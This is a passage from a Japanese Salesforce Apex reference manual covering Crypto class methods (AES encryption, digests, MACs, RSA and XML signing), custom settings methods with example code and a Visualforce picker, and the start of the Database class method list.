public static Blob decryptWithManagedIV(String algorithmName, Blob privateKey, Blob
IVAndCipherText)
```

パラメータ

algorithmName
型: String

privateKey
型: Blob

IVAndCipherText
型: Blob

IVAndCipherText の 128 ビット (16 バイト) には初期化ベクトルが含まれている必要があります。

戻り値

型: Blob

使用方法

algorithmName の有効値は次のとおりです。

- AES128
- AES192
- AES256

さまざまなサイズの鍵を使用するすべての業界標準の Advanced Encryption Standard (AES) アルゴリズムがあります。これらのアルゴリズムでは、暗号解読ブロックチェーン (CBC) および PKCS5 パディングを使用します。

privateKey の長さは指定のアルゴリズム (128 ビット、192 ビット、または 256 ビット) に一致する必要があります。長さは、それぞれ、16、24、32 バイトです。サードパーティアプリケーションを使用するか、`generateAesKey` メソッドを使用して、自分用にこの鍵を生成します。

例

```
Blob key = Crypto.generateAesKey(128);

Blob data = Blob.valueOf('Data to be encrypted');

Blob encrypted = Crypto.encryptWithManagedIV('AES128', key, data);



Blob decrypted = Crypto.decryptWithManagedIV('AES128', key, encrypted);

String decryptedString = decrypted.toString();

System.assertEquals('Data to be encrypted', decryptedString);
```

encrypt(algorithmName, privateKey, initializationVector, clearText)

指定アルゴリズム、非公開鍵、および初期化ベクトルを使用して Blob *clearText* を暗号化します。独自の初期化ベクトルを指定する場合、このメソッドを使用します。

署名

```
public static Blob encrypt(String algorithmName, Blob privateKey, Blob
initializationVector, Blob clearText)
```

パラメータ

algorithmName
型: String

privateKey
型: Blob

initializationVector
型: Blob

clearText
型: Blob

戻り値

型: Blob

使用方法

初期化ベクトルは 128 ビット (16 バイト) である必要があります。サードパーティアプリケーションまたは `decrypt` メソッドのいずれかを使用して、このメソッドにより暗号化された blob を復号化します。Salesforce で初期化ベクトルが生成されるようにする場合は、`encryptWithManagedIV` メソッドを使用します。暗号化 Blob の最初の 128 ビット (16 バイト) として格納されます。

algorithmName の有効値は次のとおりです。

- AES128
- AES192
- AES256

さまざまなサイズの鍵を使用するすべての業界標準の Advanced Encryption Standard (AES) アルゴリズムがあります。これらのアルゴリズムでは、暗号解読ブロックチェーン (CBC) および PKCS5 パディングを使用します。

privateKey の長さは指定のアルゴリズム (128 ビット、192 ビット、または 256 ビット) に一致する必要があります。長さは、それぞれ、16、24、32 バイトです。サードパーティアプリケーションを使用するか、`generateAesKey` メソッドを使用して、自分用にこの鍵を生成します。

例

```
Blob exampleIv = Blob.valueOf('Example of IV123');

Blob key = Crypto.generateAesKey(128);

Blob data = Blob.valueOf('Data to be encrypted');

Blob encrypted = Crypto.encrypt('AES128', key, exampleIv, data);



Blob decrypted = Crypto.decrypt('AES128', key, exampleIv, encrypted);

String decryptedString = decrypted.toString();

System.assertEquals('Data to be encrypted', decryptedString);
```

encryptWithManagedIV(algorithmName, privateKey, clearText)

指定アルゴリズム、非公開鍵を使用して Blob *clearText* を暗号化します。Salesforce で初期化ベクトルが生成されるようにする場合は、このメソッドを使用します。

署名

```
public static Blob encryptWithManagedIV(String algorithmName, Blob privateKey, Blob clearText)
```

パラメータ

algorithmName
型: String

privateKey
型: Blob

clearText
型: Blob

戻り値

型: Blob

使用方法

初期化ベクトルは、暗号化 Blob の最初の 128 ビット (16 バイト) として格納されます。サードパーティアプリケーションまたは `decryptWithManagedIV` メソッドのいずれかを使用して、このメソッドにより暗号化された blob を復号化します。独自の初期化ベクトルを生成する場合は、`encrypt` メソッドを使用します。

algorithmName の有効値は次のとおりです。

- AES128
- AES192
- AES256

さまざまなサイズの鍵を使用するすべての業界標準の Advanced Encryption Standard (AES) アルゴリズムがあります。これらのアルゴリズムでは、暗号解読ブロックチェーン (CBC) および PKCS5 パディングを使用します。

privateKey の長さは指定のアルゴリズム (128 ビット、192 ビット、または 256 ビット) に一致する必要があります。長さは、それぞれ、16、24、32 バイトです。サードパーティアプリケーションを使用するか、`generateAesKey` メソッドを使用して、自分用にこの鍵を生成します。

例

```
Blob key = Crypto.generateAesKey(128);

Blob data = Blob.valueOf('Data to be encrypted');

Blob encrypted = Crypto.encryptWithManagedIV('AES128', key, data);
```

```
Blob decrypted = Crypto.decryptWithManagedIV('AES128', key, encrypted);

String decryptedString = decrypted.toString();

System.assertEquals('Data to be encrypted', decryptedString);
```

generateAesKey(size)

Advanced Encryption Standard (AES) 鍵を生成します。

署名

```
public static Blob generateAesKey(Integer size)
```

パラメータ

size
型: Integer

ビット単位のキーのサイズです。有効な値は、次のとおりです。

- 128
- 192
- 256

戻り値

型: Blob

例

```
Blob key = Crypto.generateAesKey(128);
```

generateDigest(algorithmName, input)

供給されたインプット文字列とアルゴリズム名に基づいた安定した一方向のハッシュダイジェストを計算します。

署名

```
public static Blob generateDigest(String algorithmName, Blob input)
```

パラメータ

algorithmName
型: String

algorithmName の有効値は次のとおりです。

- MD5
- SHA1
- SHA-256
- SHA-512

input
型: Blob

戻り値

型: Blob

例

```
Blob targetBlob = Blob.valueOf('ExampleMD5String');

Blob hash = Crypto.generateDigest('MD5', targetBlob);
```

generateMac(algorithmName, input, privateKey)

秘密鍵と指定アルゴリズムを使用して、インプット文字列用のメッセージ認証コード (MAC) を計算します。

署名

```
public static Blob generateMac(String algorithmName, Blob input, Blob privateKey)
```

パラメータ

algorithmName
型: String

algorithmName の有効値は次のとおりです。

- hmacMD5
- hmacSHA1
- hmacSHA256
- hmacSHA512

input
型: Blob

privateKey
型: Blob

privateKey の値は復号化形式である必要はありません。値は 4 KB を超えることはできません。

戻り値

型: Blob

例

```
String salt = String.valueOf(Crypto.getRandomInteger());

String key = 'key';

Blob data = crypto.generateMac('HmacSHA256',

Blob.valueOf(salt), Blob.valueOf(key));
```

getRandomInteger()

ランダムな integer を返します。

署名

```
public static Integer getRandomInteger()
```

戻り値

型: Integer

例

```
Integer randomInt = Crypto.getRandomInteger();
```

getRandomLong()

ランダムな long を返します。

署名

```
public static Long getRandomLong()
```

戻り値

型: Long

例

```
Long randomLong = Crypto.getRandomLong();
```

sign(algorithmName, input, privateKey)

指定アルゴリズムと供給された秘密鍵を使用して、インプット文字列用の固有のデジタル署名を計算します。

署名

```
public static Blob sign(String algorithmName, Blob input, Blob privateKey)
```

パラメータ

algorithmName

型: String

アルゴリズム名。*algorithmName* 用の有効値は、RSA-SHA1、RSA-SHA256、または RSA です。

RSA-SHA1 は、SHA1 ハッシュの RSA 署名 (非対称鍵のペアを使用) です。

RSA-SHA256 は、SHA256 ハッシュの RSA 署名です。

RSA は、RSA-SHA1 と同じです。

input

型: Blob

署名するデータ。

privateKey

型: Blob

privateKey の値は EncodingUtilbase64Decode メソッドを使用して復号化される必要があり、RSA の PKCS #8 (1.2) Private-Key Information Syntax Standard 形式でなければなりません。値は 4 KB を超えることはできません。

戻り値

型: Blob

例

次のスニペットでは、sign メソッドをコールする方法を示します。

```
String algorithmName = 'RSA';

String key = '';

Blob privateKey = EncodingUtil.base64Decode(key);

Blob input = Blob.valueOf('12345qwerty');

Crypto.sign(algorithmName, input, privateKey);
```

signWithCertificate(algorithmName, input, certDevName)

指定されたアルゴリズムと指定された証明書と鍵のペアを使用して、入力文字列用の一意のデジタル署名を計算します。

署名

```
public static Blob signWithCertificate(String algorithmName, Blob input, String
certDevName)
```

パラメータ

algorithmName
型: String

アルゴリズム名。*algorithmName* 用の有効値は、RSA-SHA1、RSA-SHA256、または RSA です。

RSA-SHA1 は、SHA1 ハッシュの RSA 署名 (非対称鍵のペアを使用) です。

RSA-SHA256 は、SHA256 ハッシュの RSA 署名です。

RSA は、RSA-SHA1 と同じです。

input
型: Blob

署名するデータ。

certDevName
型: String

Salesforce **組織の [証明書と鍵の管理] ページで、署名に使用するために保存された証明書の** [一意の名前]。

[設定] から [証明書と鍵の管理] ページにアクセスするには、[セキュリティのコントロール] > [証明書と鍵の管理] をクリックします。

戻り値

型: Blob

例

次のスニペットは、data **で参照されるコンテンツに署名するメソッドの例です。**

```
Blob data = Blob.valueOf('12345qwerty');

System.Crypto.signWithCertificate('RSA-SHA256', data, 'signingCert');
```

signXML(algorithmName, node, idAttributeName, certDevName)

署名を XML **ドキュメントにエンベロープします。**

署名

```
public Void signXML(String algorithmName, Dom.XmlNode node, String idAttributeName,
String certDevName)
```

パラメータ

algorithmName
型: String

アルゴリズム名。*algorithmName* 用の有効値は、RSA-SHA1、RSA-SHA256、または RSA です。

RSA-SHA1 は、SHA1 ハッシュの RSA 署名 (非対称鍵のペアを使用) です。

`RSA-SHA256` は、SHA256 ハッシュの RSA 署名です。

`RSA` は、`RSA-SHA1` と同じです。

node
型: Dom.XmlNode

署名を行い、その署名を挿入する XML ノード。

idAttributeName
型: String

参照 ID として使用するノード (XmlNode) の属性の完全名 (名前空間を含む)。`null` の場合、このメソッドではノードの `ID` 属性が使用されます。`ID` 属性が存在しない場合、Salesforce で新しい `ID` が生成され、この `ID` を挿入してノードが変更されます。

certDevName
型: String

Salesforce 組織の [証明書と鍵の管理] ページで、署名に使用するために保存された証明書の `[一意の名前]`。

[設定] から [証明書と鍵の管理] ページにアクセスするには、[セキュリティのコントロール] > [証明書と鍵の管理] をクリックします。

戻り値

型: Void

例

次のスニペットは、宣言と初期化の例を示します。

```
Dom.Document doc = new dom.Document();

doc.load(...);

System.Crypto.signXml('RSA-SHA256', doc.getRootElement(), null, 'signingCert');

return doc.toXmlString();
```

カスタム設定メソッド

カスタム設定はカスタムオブジェクトと類似しており、アプリケーション開発者は、カスタムデータセットの作成の他に、組織、プロファイル、または特定のユーザに対しカスタムデータを作成して関連付けることができます。すべてのカスタム設定データはアプリケーションキャッシュで公開されます。これにより、データベースへのクエリを繰り返し行うコストをかけずに、効率的なアクセスを実現します。さらに、このデータは、数式項目、入力規則、フロー、Apex、SOAP API で使用できます。

使用方法

カスタム設定メソッドはすべてインスタンスメソッドです。つまり、カスタム設定の特定のインスタンスでコールされ、動作します。カスタム設定には、階層とリストの2種類があります。メソッドは、リストカスタム設定を処理するメソッド、および階層カスタム設定を処理するメソッドに分類されます。

メモ: すべてのカスタム設定データはアプリケーションキャッシュで公開されます。これにより、データベースへのクエリを繰り返し行うコストをかけずに、効率的なアクセスを実現します。ただし、Standard Object Query Language (SOQL) を使ってカスタム設定データをクエリするとアプリケーションキャッシュを活用しません。そのため、カスタムオブジェクトのクエリと似ています。キャッシュのメリットを得るには、Apex カスタム設定メソッドなどのカスタム設定データにアクセスする他のメソッドを使用します。

Salesforce ユーザインターフェースでのカスタム設定の作成についての詳細は、Salesforce オンラインヘルプの「カスタム設定の概要」を参照してください。

カスタム設定の例

次の例では、Games というリストカスタム設定を使用します。Games には `GameType` という項目があります。この例では、最初のデータセットの値が文字列 `PC` がどうかを決定します。

```
List<Games__C> mcs = Games__c.getall().values();

boolean textField = null;

if (mcs[0].GameType__c == 'PC') {

  textField = true;

}

system.assertEquals(textField, true);
```

次の例では、国コードと州コードのカスタム設定例のカスタム設定を使用します。`getValues` と `getInstance` メソッドのリストカスタム設定が同一の値を返すことを示します。

```
Foundation_Countries__c myCS1 = Foundation_Countries__c.getValues('United States');

String myCCVal = myCS1.Country_code__c;

Foundation_Countries__c myCS2 = Foundation_Countries__c.getInstance('United States');

String myCCInst = myCS2.Country_code__c;

system.assertEquals(myCCinst, myCCVal);
```

階層カスタム設定の例

次の例では、階層カスタム設定 GamesSupport に `Corporate_number` という項目があります。コードは `pid` で指定されたプロファイルの値を返します。

```
GamesSupport__c mhc = GamesSupport__c.getInstance(pid);

string mPhone = mhc.Corporate_number__c;
```

`getValues` メソッドを使用した場合、例は同一になります。

次の例では、階層カスタム設定メソッドの使用方法を示します。この例では、`getInstance` には、階層の下から 2 番目のレベルで定義されている項目から返される特定のユーザまたはプロファイルに設定されない項目値が返されます。また、`getOrgDefaults` の使用方法を例で示します。

最後に、`getValues` が特定のユーザまたはプロファイルのみのカスタム設定レコードの項目を返し、階層の他のレベルの値をマージしない方法を例示します。代わりに、`getValues` では設定されていない項目では `null` を返します。次の例では、Hierarchy という階層カスタム設定を使用します。Hierarchy には、`OverrideMe` および `DontOverrideMe` という 2 つの項目があります。また、ユーザ Robert にはシステム管理者プロファイルがあります。この例では、組織、プロファイル、ユーザ設定は次のようになります。

組織の設定

`OverrideMe`: Hello

`DontOverrideMe`: World

プロファイルの設定

`OverrideMe`: Goodbye

`DontOverrideMe` は設定されません。

ユーザの設定

`OverrideMe`: Fluffy

`DontOverrideMe` は設定されません。

次の例は、Robert が組織で `getInstance` メソッドをコールした場合の結果を示します。

```
Hierarchy__c CS = Hierarchy__c.getInstance();

System.Assert(CS.OverrideMe__c == 'Fluffy');

System.assert(CS.DontOverrideMe__c == 'World');
```

Robert が `RobertId` で指定したユーザ ID を `getInstance` に渡すと、同一の結果になります。これは、カスタム設定のデータの最下位レベルがユーザレベルで指定されるためです。

```
Hierarchy__c CS = Hierarchy__c.getInstance(RobertId);

System.Assert(CS.OverrideMe__c == 'Fluffy');

System.assert(CS.DontOverrideMe__c == 'World');
```

Robert が SysAdminID で指定されたシステム管理者プロファイル ID を getInstance に渡すと、結果は異なります。プロファイルに指定されたデータが返されます。

```
Hierarchy__c CS = Hierarchy__c.getInstance(SysAdminID);

System.Assert(CS.OverrideMe__c == 'Goodbye');

System.assert(CS.DontOverrideMe__c == 'World');
```

Robert が getOrgDefaults を使用して組織のデータセットを返そうとする場合、結果は次のようになります。

```
Hierarchy__c CS = Hierarchy__c.getOrgDefaults();

System.Assert(CS.OverrideMe__c == 'Hello');

System.assert(CS.DontOverrideMe__c == 'World');
```

getValues メソッドを使用して、Robert はユーザ設定およびプロファイル設定固有の階層カスタム設定値を取得できます。たとえば、Robert がユーザ ID RobertId を getValues に渡す場合、結果は次のようになります。

```
Hierarchy__c CS = Hierarchy__c.getValues(RobertId);

System.Assert(CS.OverrideMe__c == 'Fluffy');

// Note how this value is null, because you are returning

// data specific for the user

System.assert(CS.DontOverrideMe__c == null);
```

Robert がシステム管理者プロファイル ID SysAdminID を getValues に渡すと、結果は次のようになります。

```
Hierarchy__c CS = Hierarchy__c.getValues(SysAdminID);

System.Assert(CS.OverrideMe__c == 'Goodbye');

// Note how this value is null, because you are returning

// data specific for the profile


System.assert(CS.DontOverrideMe__c == null);
```

国コードと州コードのカスタム設定例

この例では、関連する情報を保存するために 2 つのカスタム設定オブジェクトを使用する方法と、関連する選択リストの集合のデータを表示する Visualforce ページについて示します。


次の例では、国コードと州コードは、Foundation_Countries と Foundation_States という 2 つの異なるカスタム設定に保存されます。

Foundation_Countries カスタム設定はリストタイプのカスタム設定であり、Country_Code という 1 つの項目が含まれます。




Foundation_States カスタム設定もリストタイプのカスタム設定であり、次の項目が含まれます。

- 国コード
- 都道府県コード
- 都道府県名



Visualforce ページには、国用と都道府県用の 2 つの選択リストが表示されます。




```
<apex:page controller="CountryStatePicker">

   <apex:form >

      <apex:actionFunction name="rerenderStates" rerender="statesSelectList" >

          <apex:param name="firstParam" assignTo="{!country}" value="" />

      </apex:actionFunction>


   <table><tbody>

      <tr>

        <th>Country</th>

          <td>

             <apex:selectList id="country" styleclass="std" size="1"

                value="{!country}" onChange="rerenderStates(this.value)">

                    <apex:selectOptions value="{!countriesSelectList}"/>

             </apex:selectList>

          </td>

      </tr>

      <tr id="state_input">

        <th>State/Province</th>
```

```
          <td>
            <apex:selectList id="statesSelectList" styleclass="std" size="1"
                 value="{!state}">
                   <apex:selectOptions value="{!statesSelectList}"/>
            </apex:selectList>
          </td>
      </tr>
   </tbody></table>
   </apex:form>
</apex:page>
```

Apex コントローラ `CountryStatePicker` は、カスタム設定に入力された値を探し、Visualforce ページにその値を返します。

```
public with sharing class CountryStatePicker {


// Variables to store country and state selected by user
    public String state { get; set; }
    public String country {get; set;}


    // Generates country dropdown from country settings
    public List<SelectOption> getCountriesSelectList() {
        List<SelectOption> options = new List<SelectOption>();
        options.add(new SelectOption('', '-- Select One --'));


        // Find all the countries in the custom setting
       Map<String, Foundation_Countries__c> countries = Foundation_Countries__c.getAll();
```

```
        // Sort them by name
        List<String> countryNames = new List<String>();
        countryNames.addAll(countries.keySet());
        countryNames.sort();

        // Create the Select Options.
        for (String countryName : countryNames) {
            Foundation_Countries__c country = countries.get(countryName);
            options.add(new SelectOption(country.country_code__c, country.Name));
        }
        return options;
    }

    // To generate the states picklist based on the country selected by user.
    public List<SelectOption> getStatesSelectList() {
        List<SelectOption> options = new List<SelectOption>();
        // Find all the states we have in custom settings.
        Map<String, Foundation_States__c> allstates = Foundation_States__c.getAll();

        // Filter states that belong to the selected country
       Map<String, Foundation_States__c> states = new Map<String, Foundation_States__c>();

        for(Foundation_States__c state : allstates.values()) {
            if (state.country_code__c == this.country) {
                states.put(state.name, state);
            }
        }
```

```
        // Sort the states based on their names
        List<String> stateNames = new List<String>();
        stateNames.addAll(states.keySet());
        stateNames.sort();

        // Generate the Select Options based on the final sorted list
        for (String stateName : stateNames) {
            Foundation_States__c state = states.get(stateName);
            options.add(new SelectOption(state.state_code__c, state.state_name__c));
        }

        // If no states are found, just say not required in the dropdown.
        if (options.size() > 0) {
            options.add(0, new SelectOption('', '-- Select One --'));
        } else {
            options.add(new SelectOption('', 'Not Required'));
        }
        return options;
    }
}
```

このセクションの内容:

- リストカスタム設定メソッド
- 階層カスタム設定メソッド

関連トピック:

- カスタム設定

リストカスタム設定メソッド

次に、リストカスタム設定のインスタンスメソッドを示します。

このセクションの内容:

getAll()

カスタム設定用に定義されたデータセットの対応付けを返します。

署名

```
public Map<String, CustomSetting__c> getAll()
```

戻り値

型: Map<String, CustomSetting__c>

使用方法

データセットが定義されていない場合、このメソッドは空の対応付けを返します。

メモ: Salesforce API バージョン 20.0 以前を使用して保存された Apex の場合、返される対応付けのキーであるデータセット名は小文字に変換されます。Salesforce API バージョン 21.0 以降を使用して保存された Apex の場合、返される対応付けキーのデータセット名の大文字と小文字は変更されず、元の文字が保持されます。

getInstance(dataSetName)

指定されたデータセット名のカスタム設定データセットレコードを返します。このメソッドは、`getValues(dataSetName)` と同一のオブジェクトを返します。

署名

```
public CustomSetting__c getInstance(String dataSetName)
```

パラメータ

dataSetName
型: String

戻り値

型: CustomSetting__c

使用方法

指定されたデータセットにデータが定義されていない場合は、このメソッドは `null` を返します。

getValues(dataSetName)

指定されたデータセット名のカスタム設定データセットレコードを返します。このメソッドは、`getInstance(`***dataSetName***`)` と同一のオブジェクトを返します。

署名

```
public CustomSetting__c getValues(String dataSetName)
```

パラメータ

dataSetName
型: String

戻り値

型: CustomSetting__c

使用方法

指定されたデータセットにデータが定義されていない場合は、このメソッドは `null` を返します。

階層カスタム設定メソッド

次に、階層カスタム設定のインスタンスメソッドを示します。

このセクションの内容:

getInstance(profileId)
指定されたプロファイル ID のカスタム設定データセットレコードを返します。最下位レベルのカスタム設定レコードと項目が返されます。プロファイルレベルのカスタム設定のデータを明示的に取得する場合に使用します。

getOrgDefaults()
組織のカスタム設定データセットレコードを返します。

getValues(userId)
指定されたユーザ ID のカスタム設定データセットレコードを返します。

getValues(profileId)
指定されたプロファイル ID のカスタム設定データセットを返します。

getInstance()

現在のユーザのカスタム設定データセットレコードを返します。カスタム設定レコードに返される項目は、階層内で定義された最下位レベル項目に基づいてマージされます。

署名

```
public CustomSetting__c getInstance()
```

戻り値

型: CustomSetting__c

使用方法

ユーザにカスタム設定データが定義されていない場合、このメソッドは新しいカスタム設定オブジェクトを返します。新しいカスタム設定オブジェクトには、`null` に設定された ID と、より上位の階層からマージされた項目が含まれます。この新しいカスタム設定レコードをユーザに追加するには、`insert` または `upsert` を使用します。階層にカスタム設定データが定義されていない場合、ユーザ ID が含まれる `SetupOwnerId` 項目を除き、返されるカスタム設定の項目は空です。

メモ: Salesforce API バージョン 21.0 以前を使用して保存された Apex の場合、このメソッドは、階層内の最下位レベルに定義されている項目値から差し込まれた項目を持つ、カスタム設定データセットレコードを返します。差し込みはユーザから開始します。また、階層にカスタム設定データが定義されていない場合、このメソッドは `null` を返します。

このメソッドは現在のユーザの `getInstance(User_Id)` へのメソッドコールと同じです。

例

- ユーザに定義されているカスタム設定データセット:「山田太郎」というユーザ、「システム管理者」というプロファイル、および組織全体に定義されたカスタム設定データセットがあり、コードを実行しているユーザが山田太郎である場合、このメソッドは、山田太郎に定義されているカスタム設定レコードを返します。

- 差し込み項目:「山田太郎」というユーザと「システム管理者」というプロファイルに項目 A および項目 B を持つカスタム設定データセットがあるとします。項目 A は山田太郎に定義されており、項目 B は `null` であるがシステム管理者プロファイルに定義されている場合、このメソッドは、山田太郎には、山田太郎の項目 A とシステム管理者プロファイルから得た項目 B を持つカスタム設定レコードを返します。
- ユーザにカスタム設定データセットレコードが定義されていない:現在のユーザが「井上花子」であり、「システム管理者」プロファイルを共有しているが、ユーザとしての井上花子に定義されたデータがない場合、このメソッドは、ID が `null` で、階層内で最下位レベルに定義された項目に基づいて差し込まれた項目を持つ、新しいカスタム設定レコードを返します。

`getInstance(userId)`

指定されたユーザ ID のカスタム設定データセットレコードを返します。最下位レベルのカスタム設定レコードと項目が返されます。ユーザレベルのカスタム設定のデータを明示的に取得する場合に使用します。

署名

```
public CustomSetting__c getInstance(ID userId)
```

パラメータ

userId
型: ID

戻り値

型: CustomSetting__c

使用方法

ユーザにカスタム設定データが定義されていない場合、このメソッドは新しいカスタム設定オブジェクトを返します。新しいカスタム設定オブジェクトには、`null` に設定された ID と、より上位の階層からマージされた項目が含まれます。この新しいカスタム設定レコードをユーザに追加するには、`insert` または `upsert` を使用します。階層にカスタム設定データが定義されていない場合、ユーザ ID が含まれる `SetupOwnerId` 項目を除き、返されるカスタム設定の項目は空です。

メモ: Salesforce API バージョン 21.0 以前を使用して保存された Apex の場合、このメソッドは、階層内の最下位レベルに定義されている項目値から差し込まれた項目を持つ、カスタム設定データセットレコードを返します。差し込みはユーザから開始します。また、階層にカスタム設定データが定義されていない場合、このメソッドは `null` を返します。

`getInstance(profileId)`

指定されたプロファイル ID のカスタム設定データセットレコードを返します。最下位レベルのカスタム設定レコードと項目が返されます。プロファイルレベルのカスタム設定のデータを明示的に取得する場合に使用します。

署名

```
public CustomSetting__c getInstance(ID profileId)
```

パラメータ

profileId
型: ID

戻り値

型: CustomSetting__c

使用方法

プロファイルにカスタム設定データが定義されていない場合、このメソッドは新しいカスタム設定レコードを返します。新しいカスタム設定オブジェクトには、`null` に設定された ID と、組織のデフォルト値からマージされた項目が含まれます。この新しいカスタム設定をプロファイルに追加するには、`insert` または `upsert` を使用します。階層にカスタム設定データが定義されていない場合、プロファイル ID が含まれる `SetupOwnerId` 項目を除き、返されるカスタム設定の項目は空です。

メモ: Salesforce API バージョン 21.0 以前を使用して保存された Apex の場合、このメソッドは、階層の最下位レベルに定義されている項目値から差し込まれた項目を持つ、カスタム設定データセットレコードを返します。差し込みはプロファイルから開始します。また、階層にカスタム設定データが定義されていない場合、このメソッドは `null` を返します。

`getOrgDefaults()`

組織のカスタム設定データセットレコードを返します。

署名

```
public CustomSetting__c getOrgDefaults()
```

戻り値

型: CustomSetting__c

使用方法

組織にカスタム設定データが定義されていない場合、このメソッドは空のカスタム設定オブジェクトを返します。

メモ: Salesforce API バージョン 21.0 以前を使用して保存された Apex の場合、このメソッドは、組織にカスタム設定データが定義されていなければ、`null` を返します。

`getValues(userId)`

指定されたユーザ ID のカスタム設定データセットレコードを返します。

署名

```
public CustomSetting__c getValues(ID userId)
```

パラメータ

userId
　型: ID

戻り値

型: CustomSetting__c

使用方法

ユーザレベルで定義されているカスタム設定データのサブセットが必要な場合にのみ使用します。たとえば、組織レベルで「foo」の値を割り当てられているカスタム設定項目があり、ユーザレベルまたはプロファイルレベルで値が割り当てられていないとします。`getValues(UserId)` は、このカスタム設定項目に `null` を返します。

getValues(profileId)

指定されたプロファイル ID のカスタム設定データセットを返します。

署名

```
public CustomSetting__c getValues(ID profileId)
```

パラメータ

profileId
　型: ID

戻り値

型: CustomSetting__c

使用方法

プロファイルレベルで定義されているカスタム設定データのサブセットが必要な場合にのみ使用します。たとえば、組織レベルで「foo」の値を割り当てられているカスタム設定項目があり、ユーザレベルまたはプロファイルレベルで値が割り当てられていないとします。`getValues(ProfileId)` は、このカスタム設定項目に `null` を返します。

Database クラス

データを作成および操作するメソッドが含まれます。

名前空間

System

使用方法

一部の Database メソッドは DML ステートメントとしても存在します。

データベースメソッド

`Database` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getQueryLocator([]

Apex または Visualforce の一括処理で使用される QueryLocator オブジェクトを作成します。

getQueryLocator(query)

Apex または Visualforce の一括処理で使用される QueryLocator オブジェクトを作成します。

getUpdated(sobjectType, startDate, endDate)

指定された開始日時と終了日時の期間内に sObject 型に対して更新された個々のレコードのリストを返します。

insert(recordToInsert, allOrNone)

個別の取引先や取引先責任者など、sObject を組織のデータに追加します。

insert(recordsToInsert, allOrNone)

個別の取引先や取引先責任者など、1 つ以上の sObject を組織のデータに追加します。

insert(recordToInsert, dmlOptions)

個別の取引先や取引先責任者など、sObject を組織のデータに追加します。

insert(recordToInsert, dmlOptions)

個別の取引先や取引先責任者など、sObject を組織のデータに追加します。

merge(masterRecord, duplicateId)

指定の重複レコードを同じ型のマスタ sObject レコードにマージし、重複を削除して関連レコードの親を変更します。取引先、取引先責任者、またはリードのみをマージします。

merge(masterRecord, duplicateRecord)

指定された重複する sObject レコードを同じ型のマスタ sObject レコードにマージし、重複を削除して関連レコードの親を変更します。

merge(masterRecord, duplicateIds)

同じ sObject 型のレコードを 2 つまでマスタ sObject レコードにマージし、その他のレコードを削除して関連レコードの親を変更します。

merge(masterRecord, duplicateRecords)

同じオブジェクト種別のレコードを 2 つまでマスタ sObject レコードにマージし、その他のレコードを削除して関連レコードの親を変更します。

merge(masterRecord, duplicateId, allOrNone)

指定された重複するレコードを同じ型のマスタ sObject レコードにマージし、必要に応じて、エラーがある場合は返し、重複を削除して関連レコードの親を変更します。取引先、取引先責任者、またはリードのみをマージします。

merge(masterRecord, duplicateRecord, allOrNone)

